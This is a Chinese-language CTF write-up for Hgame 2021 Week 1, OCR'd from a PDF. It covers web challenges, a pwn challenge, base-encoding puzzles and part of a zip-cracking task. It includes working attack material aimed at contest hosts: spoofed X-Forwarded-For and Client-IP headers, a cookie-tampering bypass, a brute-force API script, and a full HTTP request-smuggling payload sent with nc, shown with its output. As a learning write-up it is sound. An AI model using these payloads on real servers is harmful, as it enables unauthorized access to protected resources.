
Hgame Week1 writeup

> Author: MiserySpoiler
>
> 谢谢 诸位的付出
>
> > 观前提示：
> >
> > 每一个具体题目前面的 #{number} 都表示具体做题的顺序

WEB

#01 web 1-Hitchhiking_in_the_Galaxy



就第一步需要一点脑洞 顺风车不是那么搭得 说明方法不对

方法对应 http method

访问是用 get 改成post就行 然后根据提示一步一步下去 拿到flag

```
POST /HitchhikerGuide.php HTTP/1.1
Host: a62b2e43dc.hitchhiker42.0727.site:42420
Upgrade-Insecure-Requests: 1
User-Agent: Infinite Improbability Drive
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: https://cardinal.ink/
X-Forwarded-For: 127.0.0.1
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

最终报文如上所示

```
hgame{s3Cret_Of_HitCHhiking_in_the_GAl@xy_i5_dOnT_p@nic!}
```

#04 web 2-watermelon

方法1 - 就恩刷2000分呗

或许你会手残 怎样怎样的 导致过不去 又找不到方法 过关

发现果子的最低是在最下面 而窗口缩放不仅可以调整比例 直接看到下面的水果堆

而且可以故意抖动水果 导致附近的水果相撞而碰到一起 (多亏了鬼畜的物理引擎)

甚至有的可以让这个水果莫名其妙掉到平台下面去

然后就无聊的刷分刷到2000分就完事 直接拿flag

方法2 - 就找接口

反正肯定出flag 我们去看看js里边有什么发现吗?

想办法打开开发人员工具 然后ctrl+f

搜索 alert gameover hgame 等字样


功夫不负有心人 在 protect.js 里暗藏玄机

```
> atob("aGdhbWV7ZG9feW91X2tub3dfY29jb3NfZ2FtZT99")
< "hgame{do_you_know_cocos_game?}"
>
```


这不就有了吗?

方法3 - 试着改改数据?

可以改掉 score



还有比较直接的 e




这些都可以使得flag被弹出

```
hgame{do_you_know_cocos_game?}
```

#08 web 3-宝藏走私者

> 我总归感觉 好像生产事故了 一上去 就莫名其妙拿到了flag

```
hgame{HtTp+sMUg9l1nG^i5~r3al1y-d4nG3r0Us!}
```



很棒哈哈 就直接出了...

> 但是事情怎么会那么简单呢?

根据flag的提示 (你没看错 就是根据flag的提示) < 这时候某位出题人还未放出他的hint

于是我拼写出来了那扭曲的字样 哦 一翻译 http走私

然后开始学习 查找东西 https://paper.seebug.org/1048/

比如说这个 更为详细的内容会在" #11 web 5-走私者的愤怒 "中 说明

#05 web 4-智商检测鸡

100道高数题 有病吧..我才不干呢

肯定是找法子 搞掉他这个啊

通过检查 js 等 我们发现 api 这个目录

存在 api/getFlag 看起来能直接拿flag呢

一访问 好家伙直接被嘲讽

真的很好奇他是如何知道我没有 做完题目的

这时候坑定不能放弃 bypass 的可能 (毕竟 我不喜欢写那么多代码)

一番研究

api目录下还存在

getStatus 不知为何每次做完题都要访问一次?

getQuestion 获得问题

verify 验证答案

经过几题的研究发现解决的题目数量是根据cookies传递的

cookies第一个参数加上适量等号就是

```
{"solving":12}
```


后面两个参数可能是存在签名验证+随机 于是我们必须要 时不时更新cookies来跟进进度 然后获取flag

> 好家伙逻辑完好,这就逼着你不得不写爆破脚本呗

爆破脚本参上(有注释 方便参阅)

```
from lxml import etree
# xml and decode the question json
import sympy
# math calc
import requests
import json

s = requests.session()
# create an interactive session

step = 0
# the stps you do

while True:
    q = s.get('http://r4u.top:5000/api/getQuestion')
    # get one question you have
    q = json.loads(q.text)['question']
    # decode the json
    # format is {
    #           "question":"<math><mrow><msubsup><mo>\u222b</mo><mrow><mo>-</mo>
<mn>92</mn></mrow><mrow><mn>31</mn></mrow></msubsup><mo>(</mo><mn>12</mn>
<mi>x</mi><mo>+</mo><mn>17</mn><mo>)</mo><mtext><mi>d</mi></mtext><mi>x</mi>
<mtd/></mrow></math>"
    #           }
    #
    q = etree.HTML(q)
    #
    a = q.xpath('//math/mrow/msubsup/mrow[1]/mo/text()')[0]
    # get a as + or -
    b = q.xpath('//math/mrow/msubsup/mrow[1]/mn/text()')[0]
    # get b as down
    c = q.xpath('//math/mrow/msubsup/mrow[2]/mn/text()')[0]
    # get c as up
    d = q.xpath('//math/mrow/mn[1]/text()')[0]
    # get d as a
    e = q.xpath('//math/mrow/mn[2]/text()')[0]
    # get e as b
    x = sympy.symbols('x')
    # set the symbols as x dx
    x = sympy.integrate(int(d) * x + int(e), (x, int(a + b), int(c)))
    x = round(x, 2)
    header = {
        "Content-Type": "application/json;charset=UTF-8"
    }

    res = s.post('http://r4u.top:5000/api/verify', data='{"answer":' + (daan :=
str(round(x, 2))) + '}', headers=header)
    # send answer
    step += 1

    print("step=",step,"\tDOWN=" ,a+b,"\tUP=", c,"\tAX+B\t(A)=",d,"
(B)=",e,"answer=",daan, "\tfeedback result=",json.loads(res.text)["result"])
```

```
    # debug
    if json.loads(res.text)["result"] == "false":
        step -= 1

    # get flag
    if step == 100:
        flag = s.get('http://r4u.top:5000/api/getFlag')
        flag = json.loads(flag.text)
        print("_____________________WIN_____________________")
        print("flag:", flag["flag"])
        print("-------------------------------------------------------")
        break
```




爆破脚本起飞!

```
hgame{3veryOne_H4tes_Math}
```

#11 web 5-走私者的愤怒

> 听说是很常规的走私?



请求如上 详细的解析说明我是参考

https://www.cnblogs.com/Xor0ne/articles/13573660.html

详细说明了 请求的构造 以及一些插件和工具

```
hgame{Fe3l^tHe~4N9eR+oF_5mu9gl3r!!}
```

今天我重新构造了请求 我发现一件事情

使用 burpsuite 时常只会抓回第一个请求而忽略回包的第二个请求

```
GET /secret HTTP/1.1

Host: police.liki.link

Upgrade-Insecure-Requests: 1

Content-Length: 5

Transfer-Encoding: chunked



0




GET /secret HTTP/1.1

Client-IP: 127.0.0.1
```


```
Host: police.liki.link

Content-Length: 7



12345
```

而时常返回的包应该是带有两个报文的回包

第二个往往才是最为重要的flag

于是我们保存上面这段 payload 为 payload.txt

进行 nc 传包 包括curl也有类似的问题 只会返回第一个



在 burp 之中 右键保存为文件

```
└─$ nc police.liki.link 80 < payload.txt
HTTP/1.1 200 OK
Server: ATS/7.1.2
Date: Wed, 03 Feb 2021 06:43:32 GMT
Content-Type: text/html; charset=UTF-8
Age: 0
Transfer-Encoding: chunked
Connection: keep-alive

399
<!DOCTYPE html>
<html>
<head>
    <title>SECRET-SERVER</title>
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link
href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css"
rel="stylesheet">
    <!--[if lt IE 9]>
```

```
    <script src="https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js">
</script>
    <script src="https://oss.maxcdn.com/libs/respond.js/1.3.0/respond.min.js">
</script>
    <![endif]-->
</head>
<body>
<script src="https://code.jquery.com/jquery.js"></script>
<script src="js/bootstrap.min.js"></script>

<br><div class="alert alert-danger" style="
    width:80%;
    max-width: 800px;
    min-width: 50px;
    max-height: 1600px;
    min-height: 50px;
    margin: 100px auto auto;
    display: block;
    float: none;
    text-align: center;
">ONLY LOCALHOST(127.0.0.1) CAN ACCESS THE SECRET_DATA!<br>YOUR Client-
IP(101.87.58.186) IS NOT ALLOWED!</div>
0

HTTP/1.1 200 OK
Server: nginx/1.19.6
Date: Wed, 03 Feb 2021 06:43:32 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

381
<!DOCTYPE html>
<html>
<head>
    <title>SECRET-SERVER</title>
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link
href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css"
rel="stylesheet">
    <!--[if lt IE 9]>
    <script src="https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js">
</script>
    <script src="https://oss.maxcdn.com/libs/respond.js/1.3.0/respond.min.js">
</script>
    <![endif]-->
</head>
<body>
<script src="https://code.jquery.com/jquery.js"></script>
<script src="js/bootstrap.min.js"></script>

<br><div class="alert alert-success" style="
    width:80%;
    max-width: 800px;
    min-width: 50px;
    max-height: 1600px;
    min-height: 50px;
    margin: 100px auto auto;
```


```
    display: block;
    float: none;
    text-align: center;
">WELCOME LOCALHOST. HERE IS THE SECRET:<br>hgame{Fe3l^tHe~4N9eR+oF_5mu9gl3r!!}
</div>
0

^C
# shell banner has been hidden
└─$ cat payload.txt
GET /secret HTTP/1.1
Host: police.liki.link
Upgrade-Insecure-Requests: 1
Content-Length: 5
Transfer-Encoding: chunked

0


GET /secret HTTP/1.1
Client-IP: 127.0.0.1
Host: police.liki.link
Content-Length: 7

12345
```

看 几乎可以稳定复现!

PWN

#02 pwn 1-whitegive

本题看c代码进行一波分析



然后了解到 所谓等号比较字符串 就是比较字符串指向的地址

于是拖入ida64 拿出地址 402012

然后就转为十进制 4202514 然后在本地实验了一下

成功弹出shell

现在直接nc连过去 数字一填就交了

```
hgame{W3lCOme_t0_Hg4m3_2222Z222zO2l}
```

MISC

#07 misc 1-base全家福

> 这题本来很简单的 然后我就直接就莫名其妙跳过了他

这里就是个 base64 -> base32 -> base16 的过程 我还以为像 base58这种也要插一脚呢

先看到两个凑数的等号用上base64

```
R1k0RE1OWldHRTNFSU5SVkc1QkRLTlpXR1VaVENOUlRHTVlETVJCV0dVMlVNTlpVR01ZREtSUlVIQTJE
T01aVUdSQ0RHTVpWSVlaVEVNWlFHTVpER01KWElRPT09PT09
```

然后发现有四个等号 就采用base32

```
GY4DMNZWGE3EINRVG5BDKNZWGUZTCNRTGMYDMRBWGU2UMNZUGMYDKRRUHA2DOMZUGRCDGMZVIYZTEMZQ
GMZDGMJXIQ======
```

最后再试了一下base16 就直接拿到flag了

```
6867616D657B57653163306D655F74305F4847344D335F323032317D
```

```
hgame{we1cOme_tO_HG4M3_2021}
```

#03 misc 2-不起眼压缩包的养成的方法

这里的压缩包有三层

第一层

方法1 - 类 OSINT 处理方法

strings 可以获得提示 密码是图片 id 然后又说了8位这样


这很简单只要使用以图找图 google image 然后就可搜寻到 图片id

是类似于解 osint 题目的方法直接解出 图片 id

> 至于你要问 如何得知id是p站的图片 id ?
>
> 你直接搜索图片 id 然后谷歌会告诉你 pixiv 图片 id

图片上传 然后在关键字中加入 id 字样 便可以看到如下网页

> 图片中个人信息已做处理

